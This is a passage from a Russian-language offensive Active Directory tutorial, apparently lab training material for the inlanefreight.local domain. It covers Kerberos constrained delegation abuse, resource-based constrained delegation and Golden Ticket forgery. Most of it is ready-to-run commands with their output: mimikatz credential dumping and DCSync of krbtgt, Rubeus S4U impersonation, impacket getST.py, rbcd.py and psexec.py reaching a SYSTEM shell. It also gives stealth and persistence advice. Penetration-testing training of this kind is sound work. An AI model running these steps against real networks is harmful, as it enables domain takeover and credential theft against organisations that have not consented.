Можно запросить действительный билет TGS у произвольного пользователя для доступа к HTTP-сервису на хосте. Для успешного проведения этой атаки потребуется получить хеш пароля NTLM учётной записи машины DMZ01$. Его можно получить с помощью:

```
PS C:\Tools> .\mimikatz.exe privilege::debug sekurlsa::msv exit
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email] )
## \ / ##
'## v ##'
 '#####'
> https://blog.gentilkiwi.com/mimikatz
```

```
Vincent LE TOUX             ( [email] )
> https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::msv
Authentication Id : 0 ; 414620 (00000000:0006539c)
Session
User Name
Domain
Logon Server
Logon Time
SID
: Interactive from 2
: UMFD-2
: Font Driver Host
: (null)
: 4/1/2023 7:39:12 AM
: S-1-5-96-0-2
msv :
 [00000003] Primary
 * Username : DMZ01$
* Domain
* NTLM
* SHA1
: INLANEFREIGHT
: ff955e93a130f5bb1a6565f32b7dc127
: f9232403611aa86f51a05c64e1abd86ce4021ff1

PS C:\Tools> .\Rubeus.exe s4u /impersonateuser:Administrator
/msdsspn:www/WS01.inlanefreight.local /altservice:HTTP /user:DMZ01$
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v1.5.0
[*] Action: S4U
[*] Using rc4_hmac hash: ff955e93a130f5bb1a6565f32b7dc127
[*] Building AS-REQ (w/ preauth) for: 'INLANEFREIGHT.LOCAL\DMZ01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIFMDCCBSygAwIBBaEDAgEWooIEMjCCBC5hggQqMIIEJqADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D
QUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggPcMIID2KADAg
ESoQMC
      <SNIP>
[*] Action: S4U
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
```

```
[*] Building S4U2self request for: '[email]'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for '[email]' to '[email]'
[*] base64(ticket.kirbi):

doIGJDCCBiCgAwIBBaEDAgEWooIFEDCCBQxhggUIMIIFBKADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D
QUyiEzARoAMCAQGhCjAIGwZTUUwwMSSjggTPMIIEy6ADAgESoQMCAQGiggS9BIIEuY/s7XKb3z
ZMjzGB
      <SNIP>
[*] Impersonating user 'Administrator' to target SPN
'www/WS01.inlanefreight.local'
[*]   Final ticket will be for the alternate service 'http'
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2proxy request for service: 'www/WS01.inlanefreight.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'http'
[*] base64(ticket.kirbi) for SPN 'http/WS01.inlanefreight.local':
doIG/jCCBvqgAwIBBaEDAgEWooIF4DCCBdxhggXYMIIF1KADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D
QUyiKzApoAMCAQKhIjAgGwRodHRwGxhXUzAxLmlubGFuZWZyZWlnaHQubG9jYWyjggWHMIIFg6
ADAgES
<SNIP>
```

Сначала Rubeus запрашивает тикет TGT, чтобы можно было войти в контекст DMZ01$. Затем он выполняет запрос S4U2Self, чтобы получить тикет TGS от имени администратора:

```
[*] Got a TGS for '[email]' to '[email]'
```

Наконец, он использует тикет TGS для выполнения запроса S4U2Proxy и обновит SPN в соответствии с тем, какая именно служба была запущена (HTTP):

```
[*] Impersonating user 'Administrator' to target SPN
'www/WS01.inlanefreight.local'
[*]   Final ticket will be for the alternate service 'http'
```

Можно проверить новый тикет с помощью команды klist:

```
PS C:\Tools> klist
Current LogonId is 0:0x3f22d97
Cached Tickets: (1)
#0>     Client: Administrator @ INLANEFREIGHT.LOCAL
        Server: http/WS01.inlanefreight.local @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
```

```
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
        Start Time: 8/15/2020 10:37:16 (local)
        End Time:   8/15/2020 20:37:16 (local)
        Renew Time: 8/22/2020 10:37:16 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Этот тикет можно использовать для получения удалённой оболочки через WinRM на WS01.inlanefreight.local:

```
PS C:\Tools> Enter-PSSession ws01.inlanefreight.local
[ws01.inlanefreight.local]: PS
C:\Users\administrator.INLANEFREIGHT\Documents> whoami
inlanefreight\administrator
```

Используя скрипт findDelegation.py пакета impacket, можно найти учётные записи с привилегиями делегирования:

```
findDelegation.py INLANEFREIGHT.LOCAL/carole.rose:jasmine
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
AccountName    AccountType  DelegationType
DelegationRightsTo
-------------  -----------  ---------------------------------  ----------
----------------------
EXCHG01$       Computer     Constrained
ldap/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL
EXCHG01$       Computer     Constrained
ldap/DC01.INLANEFREIGHT.LOCAL
callum.dixon   Person       Unconstrained                      N/A
beth.richards  Person       Constrained w/ Protocol Transition
TERMSRV/DC01.INLANEFREIGHT.LOCAL
beth.richards  Person       Constrained w/ Protocol Transition
TERMSRV/DC01
DMZ01$         Computer     Constrained w/ Protocol Transition
www/WS01.INLANEFREIGHT.LOCAL
DMZ01$         Computer     Constrained w/ Protocol Transition  www/WS01
SQL01$         Computer     Unconstrained                      N/A
```

В результатах видно три типа делегирования:

– Unconstrained: у этой учётной записи неограниченное делегирование.

– Constrained: у этой учётной записи ограниченное делегирование без поддержки смены протокола.

– Constrained w/ Protocol Transition: у этой учётной записи ограниченное делегирование с поддержкой смены протокола.

Предположим, что уже скомпрометировали учётную запись beth.richards. У этой учётной записи ограниченное делегирование с установленной сменой протокола и единственный разрешённый сервис для делегирования – TERMSRV/DC01.INLANEFREIGHT.LOCAL.

Используя инструмент getST.py из impacket, можно создать корректный TGS от произвольного пользователя для доступа к сервису TERMSRV на хосте DC01:

```
getST.py -spn TERMSRV/DC01
'INLANEFREIGHT.LOCAL/beth.richards:B3thR!ch@rd$' -impersonate
Administrator
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]      Requesting S4U2self
[*]      Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Это действие приведёт к генерации тикета и сохранению его в файле Administrator.ccache в текущем каталоге. После получения действительного тикета для доступа к службе TERMSRV на DC01 от имени администратора, можно использовать инструмент psexec.py из impacket, экспортировав путь к нему в переменную окружения KRB5CCNAME:

```
export KRB5CCNAME=./Administrator.ccache
psexec.py -k -no-pass INLANEFREIGHT.LOCAL/administrator@DC01 -debug
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
[+] Impacket Library Installation Path:
/home/plaintext/.local/lib/python3.9/site-packages/impacket
[+] StringBinding ncacn_np:DC01[\pipe\svcctl]
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email] to CIFS/[email
protected] and hoping for the best
[*] Requesting shares on DC01.....
[*] Found writable share ADMIN$
[*] Uploading file SmXURDVG.exe
[*] Opening SVCManager on DC01.....
[*] Creating service DBou on DC01.....
[*] Starting service DBou.....
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email] not found in cache
[+] AnySPN is True, looking for another suitable SPN
```

```
[+] Returning cached credential for TERMSRV/[email]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email] to CIFS/[email
protected] and hoping for the best
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email] to CIFS/[email
protected] and hoping for the best
[!] Press help for extra shell commands
[+] Using Kerberos Cache: Administrator.ccache
[+] SPN CIFS/[email] not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for TERMSRV/[email]
[+] Using TGS from cache
[+] Changing sname from TERMSRV/[email] to CIFS/[email
protected] and hoping for the best
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami nt authority\system
```

Этот инструмент будет обновлять SPN в этом TGS «на лету» для получения интерактивной оболочки.

Из вывода видно, что Impacket несколько раз выполнил поиск тикета для определённого SPN, но не смог его найти:

```
[+] SPN CIFS/[email] not found in cache
```

Поэтому он продолжает выполнять поиск других тикетов, совместимых с учётной записью целевой службы.

```
[+] Returning cached credential for TERMSRV/[email]
```

Найдя тикет, Impacket обновляет SPN на тот, для которого выполнялся поиск, в данном случае это CIFS/[email]:

```
[+] Changing sname from TERMSRV/[email] to CIFS/[email] and hoping for the
best
```

Утилита psexec.py повторяет операцию для получения интерактивной оболочки:

```
psexec.py -k -no-pass INLANEFREIGHT.LOCAL/administrator@DC01 -debug
<SNIP>
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami nt authority\system
```

Атаки на ограниченное делегирование на основе ресурсов

Ограниченное делегирование на основе ресурсов (Resource-based constrained delegation, RBCD) было представлено в Windows Server 2012. Этот тип делегирования позволяет настраивать параметры делегирования для целевой службы, а не для учётной записи службы, используемой для доступа к ресурсам.

RBCD использует дескрипторы безопасности вместо разрешённого списка SPN. Администратор определяет, какие субъекты безопасности могут запрашивать тикеты Kerberos для пользователя. Когда служба получает запрос на предоставление доступа от имени другого пользователя, KDC проверяет дескрипторы безопасности в атрибуте msDS-AllowedToActOnBehalfOfOtherIdentity субъекта, на котором запущена внутренняя служба.

Если дескриптор безопасности внутренней службы совпадает с дескриптором безопасности внешней службы, доступ предоставляется. RBCD работает независимо от функционального уровня домена, но требует наличия как минимум одного контроллера домена под управлением Windows Server 2012 или более поздней версии в том же домене, что и внутренние, и внешние серверы.

Для проведения атак на RBCD требуются два условия:

1. Доступ к пользователю или группе, имеющим привилегии на изменение свойства msDSAllowedToActOnBehalfOfOtherIdentity компьютера. Обычно это возможно, если у пользователя есть привилегии GenericWrite, GenericAll, WriteProperty или WriteDACL для объекта-компьютера.
2. Управление другим объектом, имеющим SPN.

Простейший способ получить объект с SPN – использовать компьютер. Можно использовать компьютер с правами администратора или, если таких прав нет, создать поддельный компьютер.

Для начала нам нужно создать учётную запись машины. Это возможно, поскольку для аутентифицированных пользователей в ms-DSMachineAccountQuota по умолчанию установлено значение 10. Поддельный компьютер можно создать с помощью скрипта PowerMad:

```
PS C:\Tools> Import-Module .\Powermad.ps1
PS C:\Tools> New-MachineAccount -MachineAccount HACKTHEBOX -Password
$(ConvertTo-SecureString "Hackthebox123+!" -AsPlainText -Force)
[+] Machine account HACKTHEBOX added
```

Затем добавляем учётную запись компьютера в список доверенных пользователей целевого компьютера, что возможно, поскольку у злоумышленника есть список управления доступом GenericAll на этом компьютере. Порядок действий:

1. Получение SID компьютера.
2. Создание дескриптора безопасности с использованием языка SDDL (Security Descriptor Definition Language).
3. Установка msDS-AllowedToActOnBehalfOfOtherIdentity.
4. Изменение целевого компьютера.

Пример:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $ComputerSid = Get-DomainComputer HACKTHEBOX -Properties
objectsid | Select -Expand objectsid
PS C:\Tools> $SD = New-Object Security.AccessControl.RawSecurityDescriptor
-ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
PS C:\Tools> $SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\Tools> $SD.GetBinaryForm($SDBytes, 0)
PS C:\Tools> $credentials = New-Object
System.Management.Automation.PSCredential "INLANEFREIGHT\carole.holmes",
(ConvertTo-SecureString "Y3t4n0th3rP4ssw0rd" -AsPlainText -Force)
PS C:\Tools> Get-DomainComputer DC01 | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes} -Credential $credentials -
Verbose
ERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Extracted domain 'INLANEFREIGHT.LOCAL' from
'CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL'
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|
(distinguishedname=CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL)))
VERBOSE: [Set-DomainObject] Setting 'msds-
allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0
0
36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1
15 0 1 5 0 0 0 0 0 5 21 0 0 0 7 43 120 111
218 117 136 70 100 139 92 35 55 8 0 0' for object 'DC01$'
```

Можем запросить тикет TGT для созданной учётной записи компьютера, затем запросить S4U2Self для получения пересылаемого тикета TGS, а затем запросить S4U2Proxy для получения действительного тикета TGS для конкретного SPN на целевом компьютере. Но сначала получим NT-хеш учётной записи компьютера:

```
PS C:\Tools> .\Rubeus.exe hash /password:Hackthebox123+! /user:HACKTHEBOX$
/domain:inlanefreight.local

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
[*] Action: Calculate Password Hash(es)
[*] Input password
[*] Input username
[*] Input domain
: Hackthebox123+!
: HACKTHEBOX$
: inlanefreight.local
[*] Salt                        :
INLANEFREIGHT.LOCALhosthackthebox.inlanefreight.local
[*]        rc4_hmac             : CF767C9A9C529361F108AA67BF1B3695
[*]        aes128_cts_hmac_sha1 : 91BE80CCB5F58A8F18960858524B6EC6
[*]        aes256_cts_hmac_sha1 :
9457C7FC2D222793B1871EE4E62FEFB1CE158B719F99B6C992D7DC9FFB625D97
[*]       des_cbc_md5           : 5B516BDA5180E5CB
```

Теперь, когда есть хеш пароля новой учётной записи компьютера, запрашиваем билет TGS для сервиса cifs/dc01.inlanefreight.local, что позволяет получить доступ к цели с помощью WinRM:

```
PS C:\Tools> .\Rubeus.exe s4u /user:HACKTHEBOX$
/rc4:CF767C9A9C529361F108AA67BF1B3695 /impersonateuser:administrator
/msdsspn:cifs/dc01.inlanefreight.local /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v1.5.0
[*] Action: S4U
[*] Using rc4_hmac hash: CF767C9A9C529361F108AA67BF1B3695
[*] Building AS-REQ (w/ preauth) for: 'INLANEFREIGHT.LOCAL\HACKTHEBOX$'
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
      doIFWjCCBVagAwIBBaE<SNIP>
[*] Action: S4U
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2self request for: '[email]'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for '[email]' to '[email]'
[*] base64(ticket.kirbi):
doIGEjCCBg6gAwIBBaED<SNIP>
[*] Impersonating user 'administrator' to target SPN
'cifs/dc01.inlanefreight.local'
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2proxy request for service:
'cifs/dc01.inlanefreight.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc01.inlanefreight.local':
      doIHEDCCBwygAwIBBaEDA<SNIP>
[+] Ticket successfully imported!
```

Также можно использовать /altservice:host,RPCSS,wsman,http,ldap, krbtgt,winrm для включения дополнительных сервисов в запрос тикета:

```
PS C:\Tools> klist
Current LogonId is 0:0xff74b0
Cached Tickets: (1)
#0>     Client: administrator @ INLANEFREIGHT.LOCAL
        Server: cifs/dc01.inlanefreight.local @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
        Start Time: 8/25/2020 18:00:26 (local)
        End Time:   8/26/2020 4:00:26 (local)
        Renew Time: 9/1/2020 18:00:26 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Чтобы очистить атрибут msDS-AllowedToActOnBehalfOfOtherIdentity, можно использовать следующие команды PowerShell:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $credentials = New-Object
System.Management.Automation.PSCredential "INLANEFREIGHT\carole.holmes",
(ConvertTo-SecureString "Y3t4n0th3rP4ssw0rd" -AsPlainText -Force)
PS C:\Tools> Get-DomainComputer DC01 | Set-DomainObject -Clear msDS-
```

```
AllowedToActOnBehalfOfOtherIdentity -Credential $credentials -Verbose
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Extracted domain 'INLANEFREIGHT.LOCAL' from
'CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL'
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|
(distinguishedname=CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=LOCAL)))
VERBOSE: [Set-DomainObject] Clearing 'msDS-
AllowedToActOnBehalfOfOtherIdentity' for object 'DC01$'
```

Порядок действий для реализации атак на ограниченное делегирование на основе ресурсов в ОС Linux такой же. Сначала нужно создать учётную запись компьютера. Это возможно, поскольку для атрибута ms-DS-MachineAccountQuota по умолчанию установлено значение 10 для аутентифицированных пользователей. Для этого можно использовать скрипт addcomputer.py из impacket.

```
addcomputer.py -computer-name 'HACKTHEBOX$' -computer-pass
Hackthebox123+\! -dc-ip 10.129.205.35 inlanefreight.local/carole.holmes
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
Password:
[*] Successfully added machine account HACKTHEBOX$ with password
Hackthebox123+!.
```

Можно использовать инструмент BloodHound.py для перебора доменов в поисках привилегий, которые могут быть использованы для RBCD из Linux.

Затем нужно добавить учётную запись в список доверенных пользователей целевого компьютера. Это возможно, поскольку у carole.holmes есть право GenericAll ACL на компьютере. Для этого можно использовать скрипт rbcd.py:

```
python3 rbcd.py -dc-ip 10.129.205.35 -t DC01 -f HACKTHEBOX
inlanefreight\\carole.holmes:Y3t4n0th3rP4ssw0rd
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
```

```
[*] Starting Resource Based Constrained Delegation Attack against DC01$
[*] Initializing LDAP connection to 10.129.205.35
[*] Using inlanefreight\carole.holmes account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `HACKTHEBOX`
into msDS-AllowedToActOnBehalfOfOtherIdentity of target computer `DC01`
[*] Delegation rights modified succesfully!
[*] HACKTHEBOX$ can now impersonate users on DC01$ via S4U2Proxy
```

Можем запросить тикет TGT для созданной учётной записи компьютера, затем запросить S4U2Self для получения пересылаемого тикета TGS, а затем запросить S4U2Proxy для получения действительного тикета TGS для определённого SPN на целевом компьютере:

```
getST.py -spn cifs/DC01.inlanefreight.local -impersonate Administrator -
dc-ip 10.129.205.35 inlanefreight.local/HACKTHEBOX:Hackthebox123+\!
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]      Requesting S4U2self
[*]      Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Затем используем тикет TGS, экспортировав путь к тикету в переменную окружения KRB5CCNAME:

```
export KRB5CCNAME=./Administrator.ccache
```

Затем можно использовать любой инструмент impacket с этим тикетом, например, psexec.py, чтобы получить удалённую оболочку от имени SYSTEM:

```
psexec.py -k -no-pass dc01.inlanefreight.local
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
[*] Requesting shares on dc01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file jCXbAmVs.exe
[*] Opening SVCManager on dc01.inlanefreight.local.....
[*] Creating service FYxR on dc01.inlanefreight.local.....
[*] Starting service FYxR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami nt authority\system
```

Обязательно требуется настройка /etc/hosts для указания целевого IP-адреса и доменного имени dc01.inlanefreight.local.

Golden Ticket

Атака Golden Ticket («золотой» тикет) позволяет злоумышленникам подделывать и подписывать TGT, используя хеш пароля учётной записи. Когда такие тикеты поступают на сервер AD, информация в них не проверяется и считается действительной, так как подписана хешем пароля учётной записи krbtgt. Например, можно подписать тикет для несуществующего пользователя, например DoesNotExist, указать в тикете, что он является администратором домена, и запросить тикет TGS, который позволяет получить доступ к удалённым машинам. Из соображений скрытности почти всегда лучше использовать пользователей, существующих в домене.

Одна из ключевых особенностей атаки Golden Ticket – это то, как часто исследователи безопасности получают доступ к этому ключу. При выполнении DCSYNC (с использованием Mimikatz) или SecretsDump (с использованием Impacket) ключом является NTLM-хеш KRBTGT. Эта учётная запись особенная, поскольку её пароль необходимо сменить дважды, и это невозможно сделать быстро. Лес AD должен достичь полной конвергенции, т.е. изменение должно быть реплицировано по всему домену, прежде чем его можно будет изменить снова. Это связано с тем, что этот ключ используется контроллерами домена для взаимной аутентификации.

После запроса TGT (AS-REQ) контроллер домена возвращает пользователю его TGT. TGT – это фрагмент данных, содержащий информацию о пользователе. Вся информация содержится в PAC (Privilege Attribute Certificate).

PAC копируется в каждый тикет TGS, чтобы учётные записи служб знали, с кем взаимодействуют. Поэтому эта информация должна быть надёжно защищена, чтобы пользователи не могли её произвольно изменить.

Контроллеры домена используют ключ учётной записи krbtgt для шифрования тикетов TGT. Поэтому для изменения тикета TGT необходимо знать пароль этой учётной записи. В любой среде AD krbtgt – самая конфиденци-

альная и важная учётная запись, поскольку она гарантирует принадлежность пользователей к соответствующим/определённым группам.

Эта учётная запись не имеет каких-либо определённых прав и по умолчанию деактивирована. Такая низкая степень уязвимости обеспечивает её лучшую защиту.

Что произойдёт, если злоумышленник получит секрет учётной записи krbtgt? Он сможет расшифровать любой тикет TGT, а значит, и ключ PAC в нём, произвольно изменить его (например, создав видимость принадлежности пользователя к группе администраторов домена) и снова зашифровать его, используя секрет krbtgt. Этот поддельный тикет называется «золотым» тикетом (Golden Ticket). Создание «золотого» тикета – отличный способ обеспечить закрепление в среде AD. После полной компрометации домена злоумышленник может извлечь NTLM-хеш учётной записи krbtgt с помощью DCSync (или из файла NTDS.DIT различными способами). В извлекаемые данные входят доменное имя, SID домена, имя и RID учётной записи, которую нужно выдать (например, RID 500 для встроенной учётной записи администратора), а также RID всех групп, к которым должна принадлежать учётная запись. Получив все четыре элемента, можно подделать тикет Kerberos для целевой учётной записи. Используя атаку Pass the Ticket, можно импортировать «золотой» тикет в текущий сеанс для использования инструментов в контексте имперсонированной учётной записи. Злоумышленник может подделать тикет, чтобы выдать себя за пользователя, который, несмотря на привилегированный доступ, может не быть членом строго контролируемых групп, таких как Domain Admins и Enterprise Admins.

Для подделки Golden Ticket необходимы следующие элементы:

1. Доменное имя.
2. SID домена.
3. Имя пользователя, от имени которого будет осуществляться подмена.
4. Хеш-krbtgt.

Получим SID домена с помощью Get-DomainSID из PowerView:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID
S-1-5-21-2974783224-3764228556-2640795941
```

Затем понадобится скомпрометированная учётная запись krbtgt для получения её NTLM-хеша. Имея эту информацию, можно использовать mimikatz для подделки Golden Ticket. Если скомпрометирована учётная запись с привилегиями DCSync, можно использовать mimikatz для получения хеша krbtgt с помощью следующей команды:

```
PS C:\Tools> .\mimikatz.exe
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email] )
## \ / ##
'## v ##'
 '#####'
> https://blog.gentilkiwi.com/mimikatz
Vincent LE TOUX             ( [email] )
> https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # lsadump::dcsync /user:krbtgt /domain:inlanefreight.local
[DC] 'inlanefreight.local' will be the domain
[DC] 'DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN
** SAM ACCOUNT **
SAM Username
Account Type
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 10/14/2022 6:51:29 AM
Object Security ID   : S-1-5-21-2974783224-3764228556-2640795941-502
Object Relative ID   : 502
Credentials:
  Hash NTLM: 810d754e118439bab1e1d13216150299
    ntlm- 0: 810d754e118439bab1e1d13216150299
<SNIP>
```

Получен NTLM-хеш krbtgt, который имеет значение 810d754e118439bab1e1d13216150299. Чтобы выдать себя за учётную запись администратора, можно использовать mimikatz для подделки Golden Ticket следующим образом:

```
mimikatz # kerberos::golden /domain:inlanefreight.local
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941
/rc4:810d754e118439bab1e1d13216150299 /ptt
User
```

```
Domain
SID
User Id
Groups Id : *513 512 520 518 519
ServiceKey: 810d754e118439bab1e1d13216150299 - rc4_hmac_nt
Lifetime  : 8/17/2020 2:52:10 PM ; 8/15/2030 2:52:10 PM ; 8/15/2030
2:52:10 PM
: Administrator
: inlanefreight.local (INLANEFREIGHT)
: S-1-5-21-2974783224-3764228556-2640795941
: 500
-> Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'Administrator @ inlanefreight.local' successfully
submitted for current session
mimikatz # exit
Bye!
```

Как видно в последней строке, Golden Ticket был создан и отправлен для текущего сеанса. Можно перепроверить это с помощью команды klist:

```
PS C:\Tools> klist
Current LogonId is 0:0x3f22d82
Cached Tickets: (1)
#0>     Client: Administrator @ inlanefreight.local
        Server: krbtgt/inlanefreight.local @ inlanefreight.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
        Start Time: 8/17/2020 14:52:10 (local)
        End Time:   8/15/2030 14:52:10 (local)
        Renew Time: 8/15/2030 14:52:10 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Итак, теперь есть действительный TGT, указывающий, что пользователь являемся администратором, и подтверждающий принадлежность к нескольким группам, включая Domain Admins. Если потребуется запросить сервис, то нужно запросить тикет TGS, используя этот тикет TGT, и копия поддельного PAC будет встроена в TGS-тикет:

```
PS C:\Tools> Enter-PSSession dc01
[dc01]: PS C:\Users\administrator.INLANEFREIGHT\Documents> whoami
inlanefreight\administrator
```

Если вернуться к исходной оболочке, то можно увидеть, что теперь есть TGS-тикет для SPN HTTP/dc01 администратора:

```
[dc01]: PS C:\Users\administrator.INLANEFREIGHT\Documents> exit
PS C:\Tools> klist
Current LogonId is 0:0x3f22d82
Cached Tickets: (2)
#0>     Client: Administrator @ inlanefreight.local
        Server: krbtgt/inlanefreight.local @ inlanefreight.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
        Start Time: 8/17/2020 14:52:10 (local)
        End Time:   8/15/2030 14:52:10 (local)
        Renew Time: 8/15/2030 14:52:10 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
#1>     Client: Administrator @ inlanefreight.local
